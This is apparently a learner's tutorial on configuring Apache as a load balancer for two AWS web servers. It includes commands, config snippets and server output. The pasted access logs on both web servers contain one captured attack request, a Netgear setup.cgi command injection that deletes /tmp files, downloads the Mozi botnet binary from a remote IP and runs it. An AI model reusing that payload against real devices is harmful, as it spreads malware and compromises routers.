
Load Balancer Solution With Apache

The objective of this project is to deploy and configure an Apache Load Balancer for Tooling Website solution on a separate Ubuntu EC2 instance, ensuring that users can be served by Web servers through the Load Balancer.

A load balancer intelligently distributes traffic from clients across multiple servers without the clients having to understand how many servers are in use or how they are configured. Because the load balancer sits between the clients and the servers it can enhance the user experience by providing additional security, performance, resilience and simply scaling your website.

How it works:



When we access a website in the Internet we use an URL and we do not really know how many servers are out there serving our requests, this complexity is hidden from a regular user, but in case of websites that are being visited by millions of users per day (like Google or Reddit) it is impossible to serve all the users from a single Web Server (it is also applicable to databases, but for now we will not focus on distributed DBs).

Each URL contains a domain name part, which is translated (resolved) to the IP address of a target server that will serve requests when opening a website on the Internet. Translation (resolution) of domain names is performed by DNS servers, the most commonly used one has a public IP address 8.8.8.8 and belongs to Google. You can try to query it with nslookup command:

```
nslookup 8.8.8.8; Server:  UnKnown
Address:  103.86.99.99; Name:  dns.google; Address:  8.8.8.8
```

When you have just one Web server and load increases - you want to serve more and more customers, you can add more CPU and RAM or completely replace the server with a more powerful one - this is called “vertical scaling”. This approach has limitations - at some point you reach the maximum capacity of CPU and RAM that can be installed into your server.

Another approach used to cater for increased traffic is “horizontal scaling” - distributing load across multiple Web servers. This approach is much more common and can be applied almost seamlessly and almost infinitely (you can imagine how many server Google has to serve billions of search requests).

Horizontal scaling allows us to adapt to current load by adding (scale out) or removing (scale in) Web servers. Adjustment of number of servers can be done manually or automatically (for example, based on some monitored metrics like CPU and Memory load).

Property of a system (in our case it is Web tier) to be able to handle growing load by adding resources, is called “Scalability”.


In order to hide all this complexity and to have a single point of access with a single public IP address/name, a Load Balancer can be used. A Load Balancer (LB) distributes clients’ requests among underlying Web Servers/ Google servers.and makes sure that the load is distributed in an optimal way.

Let us take a look at the updated solution architecture with an LB added on top of Web Servers (for simplicity let us assume it is a software L7 Application LB, for example - Apache, NGINX or HAProxy)

In this project we will enhance our Tooling Website solution by adding a Load Balancer to distribute traffic between Web Servers and allow users to access our website using a single URL.

Task

Deploy and configure an Apache Load Balancer for Tooling Website solution on a separate Ubuntu EC2 intance. Make sure that users can be served by Web servers through the Load Balancer.We will implement this solution with 2 Web Servers, the approach will be the same for 3 and more Web Servers.




Prerequisites

Ensure that the instances below are created on AWS:

1. Two RHEL8 Web Servers:(Web servers 1&2 as configured in Project 7)
2. One MySQL DB Server for Apache LB (based on Ubuntu 20.04)
3. One RHEL8 NFS server

Target Architecture:




Client traffic
DB traffic
NFS traffic

Prerequisite configuration:

- Apache (httpd) process is up and running on both Web Servers
- '/var/www' directories of both Web servers are mounted to '/mnt/apps' of NFS server
- All necessary TCP/UDP ports are open on Web, DB and NFS servers
- Client browser can access both Web Servers by their respective Public IP addresses or Public DNS names and can open the **Tooling Website** (e.g. *http://<Public-IP-Address-or-Public-DNS-Name>/index.php*)

AWS Instances



STEPS:

1. Configure Apache As A Load Balancer
    a. Create an Ubuntu Server 20.04 EC2 instance and name it `Project-8-apache-lb.`
    b. Create a Security Group and open the TCP port 80 by adjusting the inbound rule.
    c. Install Apache Load Balancer on `Project-8-apache-lb` server and configure it to point traffic coming to LB to both Web Servers:

```
#Install apache2
sudo apt update
sudo apt install apache2 -y
sudo apt-get install libxml2-dev

#Enable following modules:
sudo a2enmod rewrite
sudo a2enmod proxy
sudo a2enmod proxy_balancer
sudo a2enmod proxy_http
sudo a2enmod headers
sudo a2enmod lbmethod_bytraffic

#Restart apache2 service
sudo systemctl restart apache2
```

Output

```
ubuntu@ip-172-31-13-223:~$ sudo apt-get install libxml2-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
libxml2-dev is already the newest version (2.9.10+dfsg-5).
0 upgraded, 0 newly installed, 0 to remove and 23 not upgraded.
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ sudo a2enmod proxy
Enabling module proxy.
To activate the new configuration, you need to run:
  systemctl restart apache2
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ sudo a2enmod proxy_balancer
Considering dependency proxy for proxy_balancer:
Module proxy already enabled
Considering dependency alias for proxy_balancer:
Module alias already enabled
Considering dependency slotmem_shm for proxy_balancer:
Enabling module slotmem_shm.
Enabling module proxy_balancer.
To activate the new configuration, you need to run:
  systemctl restart apache2
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ sudo a2enmod proxy_http
Considering dependency proxy for proxy_http:
```

d. Verify that apache2 is up and running:

```
sudo systemctl status apache2
```

Output

```
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ sudo systemctl restart apache2
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor prese>
     Active: active (running) since Thu 2021-03-11 19:27:59 UTC; 15s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 6387 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SU>
   Main PID: 6401 (apache2)
      Tasks: 55 (limit: 1160)
     Memory: 5.5M
     CGroup: /system.slice/apache2.service
             ├─6401 /usr/sbin/apache2 -k start
             ├─6402 /usr/sbin/apache2 -k start
             └─6403 /usr/sbin/apache2 -k start

Mar 11 19:27:59 ip-172-31-13-223 systemd[1]: apache2.service: Succeeded.
Mar 11 19:27:59 ip-172-31-13-223 systemd[1]: Stopped The Apache HTTP Server.
Mar 11 19:27:59 ip-172-31-13-223 systemd[1]: Starting The Apache HTTP Server...
Mar 11 19:27:59 ip-172-31-13-223 systemd[1]: Started The Apache HTTP Server.
lines 1-17/17 (END)
```

2. Configure load balancing

Go into the load balancing configuration file and add the below. Ensure that the web servers' IP addresses are replaced.

```
sudo vi /etc/apache2/sites-available/000-default.conf
```

```
#Add this configuration into this section <VirtualHost *:80>  </VirtualHost>

<Proxy "balancer://mycluster">
                    BalancerMember http://<WebServer1-Private-IP-Address>:80
loadfactor=5 timeout=1
                    BalancerMember http://<WebServer2-Private-IP-Address>:80
loadfactor=5 timeout=1
                ProxySet lbmethod=bytraffic
                # ProxySet lbmethod=byrequests
        </Proxy>

        ProxyPreserveHost On
        ProxyPass / balancer://mycluster/
        ProxyPassReverse / balancer://mycluster/

#Restart apache server

#sudo systemctl restart apache2
```


Pre Configuration:

```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port th
at
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<ache2/sites-available/000-default.conf" 31L, 1332C           31,1          All
```

Post Configuration:

Add the below into the load balancer configuration file:

```
BalancerMember http://<WebServer1-Private-IP-Address>:80 loadfactor=5 timeout=1
BalancerMember http://<WebServer2-Private-IP-Address>:80 loadfactor=5 timeout=1

BalancerMember http://172.31.16.162:80 loadfactor=5 timeout=1
BalancerMember http://172.31.16.41:80 loadfactor=5 timeout=1


#Add this configuration into this section <VirtualHost *:80>  </VirtualHost>

<Proxy "balancer://mycluster">
                BalancerMember http://172.31.16.162:80 loadfactor=5 timeout=1
                BalancerMember http://172.31.16.41:80 loadfactor=5 timeout=1
                ProxySet lbmethod=bytraffic
                # ProxySet lbmethod=byrequests
        </Proxy>

        ProxyPreserveHost On
        ProxyPass / balancer://mycluster/
        ProxyPassReverse / balancer://mycluster/

#Restart apache server

#sudo systemctl restart apache2
```



Terms:

bytraffic: balancing method will distribute incoming load between your Web Servers according to current traffic load.

loadfactor: We can control in which proportion the traffic must be distributed by `loadfactor` parameter.

You can also study and try other methods, like: `bybusyness`, `byrequests`, `heartbeat`


3. Confirm that the configuration is working


Try to access your LB's public IP address or Public DNS name from your browser:


http://<Load-Balancer-Public-IP-Address-**or**-Public-DNS-Name>/index.php

http://18.134.7.139 /index.php

http://3.11.70.43 /index.php







Note: If in the Project-7 you mounted `/var/log/httpd/` from your Web Servers to the NFS server - unmount them and make sure that each Web Server has its own log directory.

Open two ssh/Putty consoles for both Web Servers and run following command:

```
sudo tail -f /var/log/httpd/access_log
```

Output:

Web Server 2

```
[ec2-user@ip-172-31-16-41 tooling]$
[ec2-user@ip-172-31-16-41 tooling]$ sudo tail -f /var/log/httpd/access_log
90.217.110.241 - - [11/Mar/2021:19:04:30 +0000] "GET /img/rancher.png HTTP/1.1" 304 - "http://3.8.6.231/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
90.217.110.241 - - [11/Mar/2021:19:04:30 +0000] "GET /img/prometheus.png HTTP/1.1" 304 - "http://3.8.6.231/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
90.217.110.241 - - [11/Mar/2021:19:04:30 +0000] "GET /img/kubernetes.png HTTP/1.1" 304 - "http://3.8.6.231/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
90.217.110.241 - - [11/Mar/2021:19:04:30 +0000] "GET /img/kibana.png HTTP/1.1" 304 - "http://3.8.6.231/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
90.217.110.241 - - [11/Mar/2021:19:04:30 +0000] "GET /img/jfrog.png HTTP/1.1" 304 - "http://3.8.6.231/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
65.49.20.68 - - [11/Mar/2021:19:20:18 +0000] "GET / HTTP/1.1" 302 2455 "-" "-"
213.163.116.153 - - [11/Mar/2021:19:55:20 +0000] "GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://213.163.116.153:45194/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0" 404 196 "-" "-"
172.31.13.223 - - [11/Mar/2021:20:12:10 +0000] "GET /index.php HTTP/1.1" 302 2455 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
172.31.13.223 - - [11/Mar/2021:20:12:10 +0000] "GET /login.php HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
172.31.13.223 - - [11/Mar/2021:20:12:10 +0000] "GET /style.css HTTP/1.1" 200 1704 "http://18.134.7.139/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
```

Web Server 1

```
[ec2-user@ip-172-31-16-162 ~]$
[ec2-user@ip-172-31-16-162 ~]$ sudo tail -f /var/log/httpd/access_log
90.217.110.241 - - [11/Mar/2021:19:04:30 +0000] "GET /img/prometheus.png HTTP/1.1" 304 - "http://3.8.6.231/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
90.217.110.241 - - [11/Mar/2021:19:04:30 +0000] "GET /img/kibana.png HTTP/1.1" 304 - "http://3.8.6.231/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
90.217.110.241 - - [11/Mar/2021:19:04:30 +0000] "GET /img/jfrog.png HTTP/1.1" 304 - "http://3.8.6.231/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
65.49.20.68 - - [11/Mar/2021:19:20:18 +0000] "GET / HTTP/1.1" 302 2455 "-" "-"
213.163.116.153 - - [11/Mar/2021:19:55:20 +0000] "GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://213.163.116.153:45194/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0" 404 196 "-" "-"
172.31.13.223 - - [11/Mar/2021:20:12:10 +0000] "GET /index.php HTTP/1.1" 302 2455 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
172.31.13.223 - - [11/Mar/2021:20:12:10 +0000] "GET /login.php HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
172.31.13.223 - - [11/Mar/2021:20:12:10 +0000] "GET /style.css HTTP/1.1" 200 1704 "http://18.134.7.139/login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36"
172.31.13.223 - - [11/Mar/2021:20:22:52 +0000] "GET / HTTP/1.1" 302 2455 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
```

Try to refresh the browser page `http://<Load-Balancer-Public-IP-Address-or-Public-DNS-Name>/index.php` several times and make sure that both servers receive HTTP GET requests from your LB - new records must appear in each server's log file. The number of requests to each server will be approximately the same since we set `loadfactor` to the same value for both servers - it means that traffic will be disctributed evenly between them.

If you have configured everything correctly - your users will not even notice that their requests are served by more than one server.

4. Configure Local DNS Names Resolution

Sometimes it is tedious to remember and switch between IP addresses, especially if you have a lot of servers under your management. What we can do, is to configure local domain name resolution. The easiest way is to use `/etc/hosts` file, although this approach is not very scalable, but it is very easy to configure and shows the concept well. So let us configure IP address to domain name mapping for our LB.

STEPS:

Open this file on your LB server


```
sudo vi /etc/hosts
```

Add *2 records into this file with Local IP address and arbitrary name for both of your Web Servers*

```
<WebServer1-Private-IP-Address> Web1
<WebServer2-Private-IP-Address> Web2
```

```
172.31.16.162 Web1
172.31.16.41 Web2
```

Output




Now let's update the LB config file with those names instead of IP addresses.

```
BalancerMember http://Web1:80 loadfactor=5 timeout=1
BalancerMember http://Web2:80 loadfactor=5 timeout=1
```

```
BalancerMember http://Web1:80 loadfactor=5 timeout=1
BalancerMember http://Web2:80 loadfactor=5 timeout=1
```

Output



Now, curl both Web Servers from LB locally

```
curl http://Web1
curl http://Web2
```

```
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ sudo vi /etc/hosts
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ sudo vi /etc/apache2/sites-available/000-default.conf
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$
ubuntu@ip-172-31-13-223:~$ curl http://Web1


<!DOCTYPE html>

<html>

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" href="tooling_stylesheets.css">
   <script src="script.js"></script>
    <title> PROPITIX TOOLING</title>
</head>


<body>




<div class="header">

        </div>
        <div class="content">
                <!-- notification message -->
                                <!-- logged in user information -->
```

```
ubuntu@ip-172-31-13-223:~$ curl http://Web2


<!DOCTYPE html>

<html>

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" href="tooling_stylesheets.css">
   <script src="script.js"></script>
    <title> PROPITIX TOOLING</title>
</head>


<body>




<div class="header">

        </div>
        <div class="content">
                <!-- notification message -->
                                <!-- logged in user information -->
                <div class="profile_info">
                <!--    <img src="images/user_profile.png"  > -->

                        <div>
                                                                </div>
                </div>
        </div>
```

This is only internal configuration and it is also local to the LB server, these names: web 1 and web 2, will neither be ‘resolvable’ from other servers internally nor from the Internet.

Credits;

darey.io

Load Balancer: https://www.nginx.com/resources/glossary/load-balancing/

Layer 4 Network Load balancing:
